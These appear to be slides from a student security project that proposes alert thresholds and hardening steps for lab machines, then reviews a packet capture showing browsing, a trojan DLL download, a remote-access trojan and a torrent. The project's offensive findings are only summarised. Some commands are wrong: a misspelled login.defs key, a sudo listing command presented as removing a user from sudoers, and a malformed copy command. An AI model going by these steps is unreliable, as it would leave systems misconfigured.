
Excessive HTTP Errors

- This metric monitors top 5 HTTP status code that comes over the network
- Threshold: Triggers when grouped count over top 5 http status response codes exceeds 400 in the last 5 minutes




HTTP Request Size Monitor

- It monitors total number of HTTP request bytes sent over the network.
- Threshold: Triggers when sum of http.request.bytes over all documents exceeds 3500 events over the previous one minute.



CPU Usage Monitor

- Queries metricbeat indices for system processes to monitor percentage of CPU usage.
- Threshold: Alert threshold set to trigger when percentage of CPU activity exceeds 50%.



HARDENING

Hardening Against Vulnerability - Open SSH Port & Weak Password on Target1

- Recommend to disallow OpenSSH access via port 22 for unauthorized users
 - Closing this port will disable SSH connections to the server, preventing the access achieved during Red Team operations.
 - Hardening password policy and error handling reporting to mitigate access attempts at reconnaissance and bruteforce attacks may further mitigate issues if SSH port is erroneously left opened.
-
- The password policy should be changed in the following ways:
- Edit the following lines in /etc/login.defs:

```
PASS_MAX_DAYS 90 #Sets the maximum number of days a password can be used to 90  
PASS_MIN_DAYS 15 #Sets the minimum number of days a password can be used to 15  
PASS_WARM_AGE 7 #Sets the number of days to warn the user of a required password change.
```

Add the following lines to /etc/pam.d/common-password:

```
password requisite pam_cracklib.so try_first_pass retry=3 minlen=12 #Sets minimum password length to 12  
password requisite pam_cracklib.so try_first_pass retry=3 minlen=12 uccredit=-1 #Sets requirement for uppercase char to 1  
password requisite pam_cracklib.so try_first_pass retry=3 minlen=12 lccredit=-1 #Sets requirement for lowercase char to 1  
password requisite pam_cracklib.so try_first_pass retry=3 minlen=12 dccredit=-1 #Sets requirement for number to 1
```

Finally run `$ chage -d 0 [username]` to force a password reset.

Hardening against Vulnerability - WordPress config file and MySQL Database on Target 1

- We were able , through the wp-config.file to gain the username and password of MySQL Database:
 - By removing Michael's access to this file, we can completely avoid this vulnerability
- Recommend to configure and hash wordpress database login information in wordpress configuration file to prevent unwanted access to MySQL database
- With the information unhashed and easily accessible, access to MySQL database and its contents is easily gained.

Hardening Against Vulnerability - Privilege Escalation3 on Target 1

- Removing Steven from the sudoers list is paramount:
 - Without the ability to sudo into 'root' we would not gain the access.
`<sudo -IU steven>` would remove steven from this list
- Role and permission management of new and existing users is essential to prevent vertical and horizontal escalation of privileges to unauthorized users.
- Recommended to set correct file permissions for user accounts, maintain control over assigned roles and permission for existing and new user accounts.

Hardening Against Remote Code Execution of PHPMailer on Target 2

- This issue was fixed in version 5.2.20. However, that version is itself subject to other vulnerabilities, so it is suggested to upgrade to one of the safe versions v6.1.6 and above.
- Execute the following to update

php composer.phar update phpmailer/phpmailer

- ❖ Validate

Applying the fix may break your project, we recommend that you always build and test your project to verify that the fix has been successful.

Hardening Against WordPress Vulnerability

- Upgrade the latest versions of Wordpress by downloading and execution.

```
$ cd /tmp  
$ wget http://wordpress.org/latest.zip  
$ unzip latest.zip  
$ cd /var/www/sites/mysite.com/app  
$ cp -avr /tmp/wordpress/*.  
$ rm -rf /tmp/wordpress /tmp/latest.zip
```

Open browser and run upgrade script as <http://192.168.1.110/wp-admin/upgrade.php>

- Disable Information Disclosure & Remove Meta information
- Hide Directory Listing of WP includes

WP-includes directory gives away a lot of information about your WordPress to hackers. Disable it by simply toggling the option to ensure you make reconnaissance of hackers difficult

Hardening Against WordPress XML-RPC Exploit

- XML-RPC puts website at risk by exploiting known vulnerabilities of DDoS attacks via pingbacks and trackbacks and Brute-Force attacks.
 - Disable XML-RPC API settings if still enabled (patched after WordPress 3.5.1, as well as post version 3.9.2)
xmlrpc.php can be disabled by adding below filter to plugin
 - i. add_filter('xmlrpc_enabled', '__return_false');
- OR ii. Add below code .htaccess file of WordPress site

```
<Files xmlrpc.php>  
Order Allow, Deny  
Deny from all  
</Files>
```

IMPLEMENTING PATCHES

Implementing Patches with Ansible

Playbook Overview

The first issue to address with an Ansible playbook would be patching Wordpress to the newest release.

Next would be a section devoted to password strength and complexity using the login.defs and password-common files.

Finally, the playbook would address using column encryption in MySQL so that password hashes are not easily retrieved from the table.

NETWORK ANALYSIS

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	10.0.0.201 (31.61%) 172.16.4.205 (30.81%) 185.243.115.84 (17.71%)	Machines that sent the most traffic.
Most Common Protocols	TCP (82.55%) UDP (17.35%) NONE (0.10%)	Three most common protocols on the network.
# of Unique IP Addresses	881 IPv4 addresses	Count of observed IP addresses.
Subnets	172.16.4.0/24 10.0.0.0/24 10.6.12.0/24 10.11.11.0/24	Observed subnet ranges.
# of Malware Species	1 (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Visiting a hospital's website
- Visiting social media sites including pinterest, reddit
- Downloading windows updates
- Watching YouTube
- Reading articles from Time Magazine

Suspicious Activity

- A malware infected windows host.
- Illegal downloads.
- A user downloading a copyrighted torrent against company policy.

Normal Activity

Normal Activity

- Significant amount of traffic was for browsing over internet.
- e.g. User browsing www.vinylmeplease.com and www.sabethahospital.com website using HTTP protocol

The image shows two Wireshark windows and a browser screenshot. The left Wireshark window displays traffic for the domain www.vinylmeplease.com, specifically for TCP stream 675. The right Wireshark window shows traffic for the domain www.sabethahospital.com, filtered by the keyword "sabretha". Both windows show a series of HTTP requests and responses. Below the Wireshark windows is a screenshot of a Mozilla Firefox browser window displaying the [Sabetha Community Hospital](https://www.sabethahospital.com) website. The browser's address bar shows the URL <https://www.sabethahospital.com>. The website's header includes the hospital's name and address: "14th & Oregon Street | Sabetha, KS 66534 | (785) 284-2121". It features a logo with a stylized 'S' and 'A', and navigation links for Home, About Us, Sabetha Hospital, Family Practice Clinic, Home Health & Hospice, Monthly Health Topics, Calendars, Providers, and COVID-19. A banner at the bottom of the site page reads "New Surgeon Offers 24/7 Surgical Services".

Normal Activity

- Observed user watching youtube & visiting social media sites.

tcp.stream eq 146

Time	Source	Destination	Protocol	Length	CNameString	Info
3842 217.758...	fcmatch.youtube.com	BLANCO-DESKTOP.dogoftheyear.net	TCP	58		https(443) → 49814 [SYN, ACK] Seq: 1
3845 217.764...	fcmatch.youtube.com	BLANCO				
3846 217.788...	fcmatch.youtube.com	BLANCO				
3847 217.811...	fcmatch.youtube.com	BLANCO				
3855 217.889...	fcmatch.youtube.com	BLANCO				
3867 217.912...	fcmatch.youtube.com	BLANCO				
3869 217.915...	fcmatch.youtube.com	BLANCO				
3871 217.923...	fcmatch.youtube.com	BLANCO				
3873 217.927...	fcmatch.youtube.com	BLANCO				

Wireshark - Follow TCP Stream (tcp.stream eq 146) - Final_Project_Packet_Capture.pcapng

.....[J..EW].
b.^..^..4;_..h.^..6u...&.,.+0./\$.#.(.'.
.=.<.5./.
...x.....fcmatch.youtube.com.....
.....
.....#.....h2.http/1.1.....
.....H..D..[J..n mU.9.....F.y..9.gy..N.`..
+.....#.....h2.....0..0.w.....S.r...0
. *H..
....OT1.0 ..U....US1.0...U.
..Google Trust Services1%#..U....Google Internet Authority G30..
180619114216Z.
180828113200Z0f1.0 ..U....US1.0...U...
California1.0...U...
Mountain View1.0...U.
[Next sequence number: 3284 (relative sequence number)
Sequence number (raw): 266344002
[Acknowledge number: 762 (relative ack)
Acknowledgment number (raw): 1607076318
0101 = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window size value: 64240
[Calculated window size: 64240]
Window size scaling factor: 2 (no window
00 00 16 17 18 66 c8 00 09 b7 27 a1 3e 08 00
10 00 28 22 ab 00 00 80 06 5a 53 d8 3a da ce
20 00 c9 01 bb c2 96 0f e0 16 42 5f ca 09 de
30 fa f0 a2 f5 00 00

Frame 3871: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface Ethernet II, Src: Cisco_27:a1:3e (00:09:b7:27:00:00), Dst: fcmatch.youtube.com (00:0c:29:bb:c2:96) Internet Protocol Version 4, Src: fcmatch.youtube.com (128.122.10.146), Dst: fcmatch.youtube.com (128.122.10.146) Transmission Control Protocol, Src Port: https (443), Dst Port: 49814 (49814) Source Port: https (443) Destination Port: 49814 (49814) Stream index: 146 [TCP Segment Len: 0] Sequence number: 3284 (relative sequence number) Sequence number (raw): 266344002 [Next sequence number: 3284 (relative sequence number) Acknowledgment number: 762 (relative ack) Acknowledgment number (raw): 1607076318 0101 = Header Length: 20 bytes (5) Flags: 0x010 (ACK) Window size value: 64240 [Calculated window size: 64240] Window size scaling factor: 2 (no window

00 00 16 17 18 66 c8 00 09 b7 27 a1 3e 08 00
10 00 28 22 ab 00 00 80 06 5a 53 d8 3a da ce
20 00 c9 01 bb c2 96 0f e0 16 42 5f ca 09 de
30 fa f0 a2 f5 00 00

.....[J..EW].
b.^..^..4;_..h.^..6u...&.,.+0./\$.#.(.'.
.=.<.5./.
...x.....fcmatch.youtube.com.....
.....
.....#.....h2.http/1.1.....
.....H..D..[J..n mU.9.....F.y..9.gy..N.`..
+.....#.....h2.....0..0.w.....S.r...0
. *H..
....OT1.0 ..U....US1.0...U.
..Google Trust Services1%#..U....Google Internet Authority G30..
180619114216Z.
180828113200Z0f1.0 ..U....US1.0...U...
California1.0...U...
Mountain View1.0...U.
[Next sequence number: 3284 (relative sequence number)
Sequence number (raw): 266344002
[Acknowledge number: 762 (relative ack)
Acknowledgment number (raw): 1607076318
0101 = Header Length: 20 bytes (5)
Flags: 0x010 (ACK)
Window size value: 64240
[Calculated window size: 64240]
Window size scaling factor: 2 (no window

00 00 16 17 18 66 c8 00 09 b7 27 a1 3e 08 00
10 00 28 22 ab 00 00 80 06 5a 53 d8 3a da ce
20 00 c9 01 bb c2 96 0f e0 16 42 5f ca 09 de
30 fa f0 a2 f5 00 00



Malicious Activity

Downloading Malware

- Two users on the network have been watching youtube & **frank-n-ted.com** was the domain of their custom site.
- June11.dll malware was downloaded by user @ 10.6.12.203

The screenshot illustrates a network analysis workflow. On the left, a Wireshark interface shows two captured HTTP requests from a user at 10.6.12.203 to a custom site (LAPTOP-5WKHX9YG.frank-n-ted.com). One request is for 'index.html' and the other for 'june11.dll'. A modal dialog titled 'Wireshark - Export - HTTP object list' is open, listing the selected file ('june11.dll') with details like size (563 kB) and content type (application/octet-stream). A text filter 'June' is applied. On the right, a browser window displays the VirusTotal analysis page for the file hash d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec. The summary shows 56 engines detected, with a score of 68. The 'DETECTION' tab lists various security products and their findings, including Ad-Aware, AhnLab-V3, ALYac, SecureAge APEX, Avast, Avira, BitDefender, BitDefenderTheta, and Cylance. Most detections are for 'Trojan.Mint.Zamg.O' or similar variants, with some marking it as malicious or dangerous. The VirusTotal interface includes tabs for DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY, which is currently active and shows 2 comments.

Vulnerable Windows Machine

User ‘matthijs.devries’ on Rotterdam-PC.mind-hammer.net got some malware from social media site called ‘mysocalledchaos.com’. The fake browser update which user clicked on installed Remote Access Trojan. The RAT sent screenshot fo Matthijs desktop to bad actors.

Torrent Download - Betty_Boop_Rhythm_on_the_Reservation.avi.torrent

Windows user BLANCO-DESKTOP was torrenting on the network and downloaded Betty_Boop_Rhythm on the Reservation file.

Final_Project_Packet_Capture.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.uri.query.parameter contains torrent

No.	Time	Source	Destination	Protocol	Length	CNameStr	Info
4423	221.991...	10.0.0.201	72.21.202.62	HTTP	885		GET /e/cm?t=publicdomain0f-20&o=1&p=48&l=op1&pvid=40C236A13FDD0...
4495	222.632...	10.0.0.201	52.94.233.131	HTTP	1067		GET /1/associates-ads/1/OP/?cb=1531628232887&p=%7B%22program%2...
+ 4669	223.438...	10.0.0.201	168.215.194.14	HTTP	589		GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_...

Frame 4669: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface eth0, id 0

Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)

Internet Protocol Version 4, Src: 10.0.0.201, Dst: 168.215.194.14

Transmission Control Protocol, Src Port: 49834 (49834), Dst Port: http (80), Seq: 1, Ack: 1, Len: 535

Hypertext Transfer Protocol

GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\nReferer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\nAccept-Language: en-US\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nUpgrade-Insecure-Requests: 1\r\nAccept-Encoding: gzip, deflate\r\nHost: www.publicdomaintorrents.com\r\nConnection: Keep-Alive\r\n\r\n[Full request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?\r\n[HTTP request 1/1]\r\n[Response in frame: 4682]

Betty Boop - Rythm on the Reservation

Categories: [animation](#)

User rating:

